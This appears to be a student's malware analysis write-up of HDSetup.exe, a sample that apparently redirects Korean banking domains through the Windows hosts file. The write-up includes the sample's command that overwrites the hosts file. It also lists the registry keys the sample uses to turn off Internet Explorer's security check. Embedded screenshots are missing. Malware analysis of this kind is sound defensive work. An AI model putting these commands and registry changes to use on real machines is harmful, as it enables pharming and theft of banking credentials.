


So we got some error related stuff here. Heap work, thread(possibly mutex) related shenanigans, virtual function work, all interesting. Heap is interesting especially since there's usually better pointer based techniques to use in order to make having to initialize the heap manually irrelevant.




The usual file, library, and thread related functions.
The first one is interesting as it's the function for creating a popup message box. Sounds interesting, I wonder how it's used.


Registry work spotted




Stuff for manipulation of files or programs, I think. The windows documentation on this one is particularly vague.



Environment variable shenanigans



Interesting file name. A quick google search gets me nowhere, so I'm guessing it creates this exe or renames something to it.



Here's the big one. Caught doing command line shenanigans. So it seems that these urls are associated with whatever this is trying to do, and the actual command is passed in via %s as need be I think.


The urls listed here seem to be a series of legitimate banking institutions.

Also the file path is interesting


A quick google search tells me "The hosts file is a plain text file used to map host names to IP addresses". Now this is remarkably interesting.

According to more googling, the format is the ip first, with the host names/urls second. So maybe, all these urls redirect to a given address


If I were to start trying to put the pieces together into what this malware does, I think it redirects those listed urls to other ip addresses, allowing for them to spoof the page that the user gets, so they compromise their banking info by putting it into the fake spoofed site, which then gets saved by whoever has the fake website.




Here's the addresses to some registry keys, looks like it shuts off the internet explorer security check?



A google search on this reveals that it's the name of a registry key which turns on or off internet explorer's check if the security settings could put the user at risk. Why bother to evade the checks when you can just shut them off in the first place?



Here's another interesting key




here's what that means from the windows documentation

And the “internet zone” contains settings for the following:

```
180C   Reserved #
180D   Reserved #
180E   Allow OpenSearch queries in Windows Explorer #
180F   Allow previewing and custom thumbnails of OpenSearch query results in Windows Explorer #
1A00   User Authentication: Logon
1A02   Allow persistent cookies that are stored on your computer #
1A03   Allow per-session cookies (not stored) #
1A04   Miscellaneous: Don't prompt for client certificate selection when no certificates or only one
1A05   Allow 3rd party persistent cookies *
1A06   Allow 3rd party session cookies *
1A10   Privacy Settings *
1C00   Java permissions #
1E05   Miscellaneous: Software channel permissions
1F00   Reserved ** #
2000   ActiveX controls and plug-ins: Binary and script behaviors
2001   .NET Framework-reliant components: Run components signed with Authenticode
2004   .NET Framework-reliant components: Run components not signed with Authenticode
2007   .NET Framework-Reliant Components: Permissions for Components with Manifests
2100   Miscellaneous: Open files based on content, not file extension ** ^
2101   Miscellaneous: Web sites in less privileged web content zone can navigate into this zone **
2102   Miscellaneous: Allow script initiated windows without size or position constraints ** ^
2103   Scripting: Allow status bar updates via script ^
2104   Miscellaneous: Allow websites to open windows without address or status bars ^
2105   Scripting: Allow websites to prompt for information using scripted windows ^
2200   Downloads: Automatic prompting for file downloads ** ^
2201   ActiveX controls and plug-ins: Automatic prompting for ActiveX controls ** ^
2300   Miscellaneous: Allow web pages to use restricted protocols for active content **
2301   Miscellaneous: Use Phishing Filter ^
2400   .NET Framework: XAML browser applications
```

There’s more but there’s a handful of interesting stuff here. Automatic downloads, anti phishing settings, pop up windows, cookies, etc. I’m unsure what it’s doing with the stuff here, but if I had to guess, it could very easily screw with some of those to let the hypothesized fake spoofed website mentioned earlier do its thing.




A few more misc things here. Reminder the original exe was HDSetup.exe, so the similar names here are interesting. Another cmd command, this time deleting the aforementioned host file. And one more command, but I’m not sure what it does.


That’s all the interesting strings in this one. On to the first extracted exe.

EXE101.exe

So the header here is misleading. This looks to have been a dll, not an exe, despite resource hacker tagging it as such.

A handful of the same error messages appear here as in the previous one:





Looks like we have the full suite of date and time tracking as well.

.rdata:1000...	0000000C	C	HeapDestroy
.rdata:1000...	0000000B	C	HeapCreate
.rdata:1000...	0000000C	C	VirtualFree
.rdata:1000...	00000009	C	HeapFree
.rdata:1000...	0000000A	C	WriteFile
.rdata:1000...	0000001A	C	InitializeCriticalSection
.rdata:1000...	00000015	C	EnterCriticalSection
.rdata:1000...	00000015	C	LeaveCriticalSection
.rdata:1000...	0000000A	C	HeapAlloc
.rdata:1000...	0000000A	C	GetCPInfo
.rdata:1000...	00000007	C	GetACP
.rdata:1000...	00000009	C	GetOEMCP
.rdata:1000...	0000000D	C	VirtualAlloc
.rdata:1000...	0000000C	C	HeapReAlloc
.rdata:1000...	0000000F	C	GetProcAddress
.rdata:1000...	0000000D	C	LoadLibraryA
.rdata:1000...	0000000A	C	RtlUnwind

Critical sections and heap work. Yep, definitely some thread shenanigans going on here.

0000000A	C	GetCPInfo
00000007	C	GetACP
00000009	C	GetOEMCP

Here's 3 interesting strings. These functions deal with what is called "code pages". A code page is what determines how characters are handled internally when entered. UTF-A is a code page variant. This may be because it is targeting specifically korean banks, that it needs to use these to get the inputs of korean pcs into some sort of actual readable format. If all you get is a handful of hex characters, its impossible to know what code page they need to be converted into unless you guess and test every single one until it's coherent. Even then with usernames/passwords that may be a long shot.

EXE102.exe

Ok, I think this one's actually an exe.

A lot of the functions and strings are the same, with the lack of some thread related ones.

There's a string for "hdresource.dll" which isn't in the other ones.


.rdata:0040...	0000000B	C	user32.dll
.rdata:0040...	0000000D	C	LoadLibraryA
.rdata:0040...	0000000D	C	KERNEL32.dll
.rdata:0040...	0000000A	C	EndDialog
.rdata:0040...	00000010	C	DialogBoxParamA
.rdata:0040...	00000014	C	SendDlgItemMessageA
.rdata:0040...	0000000C	C	LoadBitmapA
.rdata:0040...	0000000C	C	MessageBoxA

Does seem to be some more strings related to message boxes though.


Virustotal:

Putting these through virustotal as it does an excellent job at neatening up the results and making connections that may take too much time for me to do manually/I might miss.

Main exe:



Clearly.



Does a good job at specifying what functions come from which dlls.

Contained Resources By Type

EXE	2

Contained Resources By Language

CHINESE SIMPLIFIED	2

Contained Resources

SHA-256	File Type	Type	Language	Entropy	Chi2
dc924496cde10b1f8566439e2732f1d99c0c8d4bb3c65618d252a29b818661c9	DOS EXE	EXE	CHINESE SIMPLIFIED	5.5	7447824
b34702316f21efe7f1f4501253554445577fed838b458c8b7d05d4d186795ec0	DOS EXE	EXE	CHINESE SIMPLIFIED	3.51	4228484

Marks down the 2 packed exes, but chinese simplified?????
Not sure how it makes that deduction, but if it's legit, thats cool.

Registry Keys Set

- <HKCU>\SoftWare\HDSoft\RunPach
- <HKCU>\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1201
- <HKLM>\Software\Policies\Microsoft\Internet Explorer\Security\DisableSecuritySettingsCheck
- HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1201
- HKEY_CURRENT_USER\Software\HDSoft\RunPach
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\1201
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SQMClient\Windows\AdaptiveSqm\ManifestInfo\Version
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SQMClient\Windows\WSqmConsLastEventTimeStamp
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SQMClient\Windows\WSqmConsLastRunTime
- HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Internet Explorer\Security\DisableSecuritySettingsCheck

Does a slew of registry key stuff that I mentioned before, will get to that more in the basic dynamic part.

cmd /c echo Error www.kbstar.com kbstar.com obank.kbstar.com banking.nonghyup.com www.wooribank.com wooribank.com pib.wooribank.com bank.keb.co.kr www.keb.co.kr > C:\WINDOWS\system32\drivers\etc\hosts

Ends up spitting out "error" for the address to redirect those domains to. Not surprised.


There's a ton of dynamic related stuff, but I'll find it on my own anyways.

Basic Dynamic

Running this application seemed to struggle a bit on win10. Unsure if it was geared for 7 or xp/vista, but I think I'm getting enough good information via win10 to make it worthwhile.


First up was Process Monitor

Process Monitor:



Chosen filter was pretty simple. Just wanted stuff from HDSetup.exe.

There's a lot of keys and file openings. I'm going to focus on naming the interesting ones.



Command prompt usage spotted

Did, in fact, shut off the IE security. I got a popup prompt when this ran saying something like this.

Nothing else too interesting here that won't be seen easier in regshot.

Regshot:

Regshot was much more useful at finding interesting stuff.

```
----------------------------------
Keys added: 17
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TermReason\5048
HKLM\SOFTWARE\Policies\Microsoft\Internet Explorer
HKLM\SOFTWARE\Policies\Microsoft\Internet Explorer\Security
HKLM\SOFTWARE\WOW6432Node\Policies\Microsoft\Internet Explorer
HKLM\SOFTWARE\WOW6432Node\Policies\Microsoft\Internet Explorer\Security
HKU\S-1-5-21-3204009595-3950962059-2982198161-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:000000000006066E
HKU\S-1-5-21-3204009595-3950962059-2982198161-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000000060672
HKU\S-1-5-21-3204009595-3950962059-2982198161-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000B04C8
HKU\S-1-5-21-3204009595-3950962059-2982198161-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000000F0172
HKU\S-1-5-21-3204009595-3950962059-2982198161-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000001005E2
HKU\S-1-5-21-3204009595-3950962059-2982198161-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:000000000012062A
HKU\S-1-5-21-3204009595-3950962059-2982198161-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:000000000015054E
HKU\S-1-5-21-3204009595-3950962059-2982198161-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:0000000000150588
HKU\S-1-5-21-3204009595-3950962059-2982198161-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:000000000180612
HKU\S-1-5-21-3204009595-3950962059-2982198161-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000001C0612
HKU\S-1-5-21-3204009595-3950962059-2982198161-1001\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\W32:00000000002E0462
HKU\S-1-5-21-3204009595-3950962059-2982198161-1001\Software\HDSoft
```

Created that IE security key as mentioned before.

```
ft\Windows\Windows Error Reporting\TermReason\5048\Reason: 0x00000000
ft\Windows\Windows Error Reporting\TermReason\5048\CreationTime:  A9 2C 99 26 FF 98 DA 01
s\Microsoft\Internet Explorer\Security\DisableSecuritySettingsCheck: 0x00000001
Node\Policies\Microsoft\Internet Explorer\Security\DisableSecuritySettingsCheck: 0x00000001
t001\Services\bam\State\UserSettings\S-1-5-18\\Device\HarddiskVolume2\Windows\System32\consent.exe:  4F 34
t001\Services\bam\State\UserSettings\S-1-5-21-3204009595-3950962059-2982198161-1001\\Device\HarddiskVolume2
```

Did turn the security settings check off as well.

```
----------------------------------
Files added: 6
----------------------------------
C:\Users\Student\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_545_0.png
C:\Windows\Prefetch\CMD.EXE-AC113AA8.pf
C:\Windows\Prefetch\HDSETUP.EXE-EFAE3064.pf
C:\Windows\System32\sru\SRU00140.log
C:\Windows\System32\sru\SRU00141.log
C:\Windows\System32\sru\SRU00142.log
```

Handful of files added, unsure on importance.

```
----------------------------------
Files deleted: 3
----------------------------------
C:\Windows\System32\sru\SRU0013D.log
C:\Windows\System32\sru\SRU0013E.log
C:\Windows\System32\sru\SRU0013F.log
```


,

Couple deletes too

```
----------------------------------
Files [attributes?] modified: 26
----------------------------------
C:\Users\Administrator\AppData\Local\Microsoft\Windows\UsrClass.dat.LOG1
C:\Users\Administrator\AppData\Local\Microsoft\Windows\UsrClass.dat{70579911-ca70-11ee-9190-005056b0f6dc}.TM.blf
C:\Users\Administrator\AppData\Local\Microsoft\Windows\UsrClass.dat{70579911-ca70-11ee-9190-005056b0f6dc}.TMContainer00000000000000000001.regtrans-ms
C:\Users\Administrator\NTUSER.DAT
C:\Users\Administrator\ntuser.dat.LOG1
C:\Users\Administrator\NTUSER.DAT{119c061c-bf9d-11e9-9d33-005056b06082}.TM.blf
C:\Users\Administrator\NTUSER.DAT{119c061c-bf9d-11e9-9d33-005056b06082}.TMContainer00000000000000000001.regtrans-ms
C:\Users\Administrator\NTUSER.DAT{119c061c-bf9d-11e9-9d33-005056b06082}.TMContainer00000000000000000002.regtrans-ms
C:\Users\Student\AppData\Local\Microsoft\Windows\UsrClass.dat.LOG2
C:\Users\Student\ntuser.dat.LOG2
C:\Windows\Prefetch\CHXSMARTSCREEN.EXE-CD856DA3.pf
C:\Windows\Prefetch\CONHOST.EXE-1F3E9D7E.pf
C:\Windows\Prefetch\CONSENT.EXE-531BD9EA.pf
C:\Windows\Prefetch\TASKHOSTW.EXE-3E0B74C8.pf
C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT.LOG2
C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT.LOG2
C:\Windows\System32\config\DEFAULT.LOG2
C:\Windows\System32\config\SOFTWARE.LOG2
C:\Windows\System32\config\SYSTEM.LOG2
C:\Windows\System32\drivers\etc\hosts
C:\Windows\System32\sru\SRU.chk
C:\Windows\System32\sru\SRU.log
C:\Windows\System32\sru\SRUDB.dat
C:\Windows\System32\sru\SRUtmp.log
C:\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Compatibility-Assistant.evtx
C:\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Telemetry.evtx
```

File modifications. Note the change to system32\drivers\etc\hosts as mentioned before.


Let’s go take a look there.



